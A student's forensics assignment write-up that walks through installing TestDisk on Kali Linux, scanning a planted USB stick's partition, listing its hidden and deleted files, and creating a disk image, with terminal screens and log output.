Df Forensics documentation

This document contains full documentation of steps including images for the forensic investigation. Tools used include TestDisk, Autopsy and BinWalk. The investigation will be conducted in multiple stages,
firstly image acquisition of the storage device must be processed for analysis and preservation of original evidence file. Followed by analysis using autopsy and Binwalk; this section would cover timeline analysis, metadata extraction, file carving and data acquisition. Lastly report documentation will be consolidated with the evidences and logs obtained from the previous 2 steps.

Task

Simulate a forensic investigation using open source tools.

- show understanding of work presented

- explain the purpose, function and analysis of work presented

Case study & File setup

Malicious USB stick was identified in a corporate environment, prompting a forensic investigation.
To setup this environment, the following was used:

- ➢ SanDisk 3.2Gen 1 USB
- ➢ Python script
- ➢ A deleted extension renamed txt file
- ➢ Hidden txt file
- ➢ Standard txt file
- ➢ Steno encoded jpeg
- ➢ Mp4 video

Image Acquisition

In digital forensics, "image acquisition" refers to the process of creating a complete, bit-for-bit copy of a digital storage device, capturing all data including active files, deleted files, and unallocated space

TestDisk

TestDisk is a robust, open-source data recovery tool designed to recover lost partitions and restore non-booting disks to a functional state, making it a valuable tool for forensic investigations

In this analysis, we will utilize TestDisk to perform disk imaging and verify the integrity of partition structures, ensuring that the recovered evidence remains accurate and reliable.

Installation of testdisk (Debian-based distribution)

In case of outdated/broken dependencies


*sudo rm -rf /var/lib/apt/lists/**

sudo apt update


>sudo apt update

>apt install testdisk

>testdisk




```
┌──(root㉿kali)-[/home/kali]
└─# testdisk
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
```



```
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org


TestDisk is free data recovery software designed to help recover lost
partitions and/or make non-booting disks bootable again when these symptoms
are caused by faulty software, certain types of viruses or human error.
It can also be used to repair some filesystem errors.

Information gathered during TestDisk use can be recorded for later
review. If you choose to create the text file, testdisk.log , it
will contain TestDisk options, technical information and various
outputs; including any folder/file names TestDisk was used to find and
list onscreen.

Use arrow keys to select, then press Enter key:
>[ Create ] Create a new log file
 [ Append ] Append information to log file
 [ No Log ] Don't record anything
```


>no Log



```
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

  TestDisk is free software, and
comes with ABSOLUTELY NO WARRANTY.

Select a media (use Arrow keys, then press Enter):
>Disk /dev/sda - 86 GB / 80 GiB - VMware, VMware Virtual S
 Disk /dev/sdb - 61 GB / 57 GiB - USB SanDisk 3.2Gen1
```

Select SanDisk (sussy disk)

Select intel config



```
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org


Disk /dev/sdb - 61 GB / 57 GiB - USB SanDisk 3.2Gen1
     CHS 58680 64 32 - sector size=512

>[ Analyse  ] Analyse current partition structure and search for lost partitions
 [ Advanced ] Filesystem Utils
 [ Geometry ] Change disk geometry
 [ Options  ] Modify options
 [ MBR Code ] Write TestDisk MBR code to first sector
 [ Delete   ] Delete all data in the partition table
 [ Quit     ] Return to disk selection




Note: Correct disk geometry is required for a successful recovery. 'Analyse'
process may give some warnings if it thinks the logical geometry is mismatched.
```

Analyze > scans disk for existing or lost partitions by reconstructing partition table and detecting filesystem erros

Advanced > what we'll be using for imaging


Geometry > allows modification of CHS, may be useful in disk misalignment

Options > extra settings for analysis and recovery, includes verbose logging for forensic reports.

MBR code > writes code to first sector incase of corruption with boot sector.

>options
>dump (inspects disk data at byte level for examination of file headers, corrupted partitions or hidden metadata)

>analyze (here, we will attempt to scan the disk for lost partitions)




```
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

Disk /dev/sdb - 61 GB / 57 GiB - CHS 58680 64 32
     Partition                  Start        End    Size in sectors
>* HPFS - NTFS                0   1  1 58679  63 32  120176608
```

```
Structure: Ok.  Use Up/Down Arrow keys to select partition.
Use Left/Right Arrow keys to CHANGE partition characteristics:
*=Primary bootable  P=Primary  L=Logical  E=Extended  D=Deleted
Keys A: add partition, L: load backup, T: change type, P: list files,
     Enter: to continue
exFAT, blocksize=131072, 61 GB / 57 GiB
```

As the figure shows above, only 1 partition is detected, options below also show what we can do using testdisk simply by scanning it.

>P




```
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
   * HPFS - NTFS              0   1  1 58679  63 32  120176608
Directory /

 drwxr-xr-x     0     0    131072 29-Jan-2025 20:42 System Volume Information
 -rwxr-xr-x     0     0   1118774 29-Jan-2025 20:43 skibidisteg.jpeg
 -rwxr-xr-x     0     0   2257227 22-Jan-2025 12:27 Video.mp4
 -rwxr-xr-x     0     0        96 22-Jan-2025 21:24 skibidi.py
 -rwxr-xr-x     0     0        40 22-Jan-2025 21:18 .hidden.txt
 -rwxr-xr-x     0     0        11 29-Jan-2025 16:34 hello world.txt
>-rwxr-xr-x     0     0     13359 29-Jan-2025 20:33 DfAssignment.txt
```


As shown, testdisk is able to list all the files here, including a hidden file within the partition. A suspicious file called DfAssignment.txt" can be found highlighted red but not present in white suggesting that it had been deleted.

>c (copy file and select destination)


>advanced
>image creation




```
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org


Disk /dev/sdb - 61 GB / 57 GiB - USB SanDisk 3.2Gen1
 1 P HPFS - NTFS              0   1  1 58679  63 32  120176608
1.08 % ⇒


Disk images are mainly used
- for forensic purposes
- or to deal with media with bad sectors

To use TestDisk or PhotoRec with this disk image, start a Terminal and run
   testdisk image.dd
or photorec image.dd



 Stop
```



```
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org


Image created successfully.
```



Log file and image are both created




```


Thu Jan 30 01:13:59 2025
Command line: TestDisk

TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
OS: Linux, kernel 6.5.0-kali2-amd64 (#1 SMP PREEMPT_DYNAMIC Debian 6.5.3-1kali2 (2023-10-03)) x86_64
Compiler: GCC 12.2
ext2fs lib: 1.47.0, ntfs lib: libntfs-3g, reiserfs lib: none, ewf lib: none, curses lib: ncurses 6.3
User is not root!
Hard disk list


TestDisk exited normally.
Using locale 'en_US.UTF-8'.


Thu Jan 30 01:14:02 2025
Command line: TestDisk /debug

TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
OS: Linux, kernel 6.5.0-kali2-amd64 (#1 SMP PREEMPT_DYNAMIC Debian 6.5.3-1kali2 (2023-10-03)) x86_64
Compiler: GCC 12.2
ext2fs lib: 1.47.0, ntfs lib: libntfs-3g, reiserfs lib: none, ewf lib: none, curses lib: ncurses 6.3
Warning: can't get size for Disk /dev/mapper/control - 0 B - 0 sectors, sector size=512
Warning: can't get size for Disk /dev/loop0 - 0 B - 0 sectors, sector size=512
Warning: can't get size for Disk /dev/loop1 - 0 B - 0 sectors, sector size=512
Warning: can't get size for Disk /dev/loop2 - 0 B - 0 sectors, sector size=512
Warning: can't get size for Disk /dev/loop3 - 0 B - 0 sectors, sector size=512
Warning: can't get size for Disk /dev/loop4 - 0 B - 0 sectors, sector size=512
Warning: can't get size for Disk /dev/loop5 - 0 B - 0 sectors, sector size=512
Warning: can't get size for Disk /dev/loop6 - 0 B - 0 sectors, sector size=512
Warning: can't get size for Disk /dev/loop7 - 0 B - 0 sectors, sector size=512
Hard disk list
Disk /dev/sda - 86 GB / 80 GiB - CHS 10455 255 63, sector size=512 - VMware, VMware Virtual S, FW:1.0
Disk /dev/sdb - 61 GB / 57 GiB - CHS 58680 64 32, sector size=512 - USB SanDisk 3.2Gen1, FW:1.00

Partition table type (auto): Intel
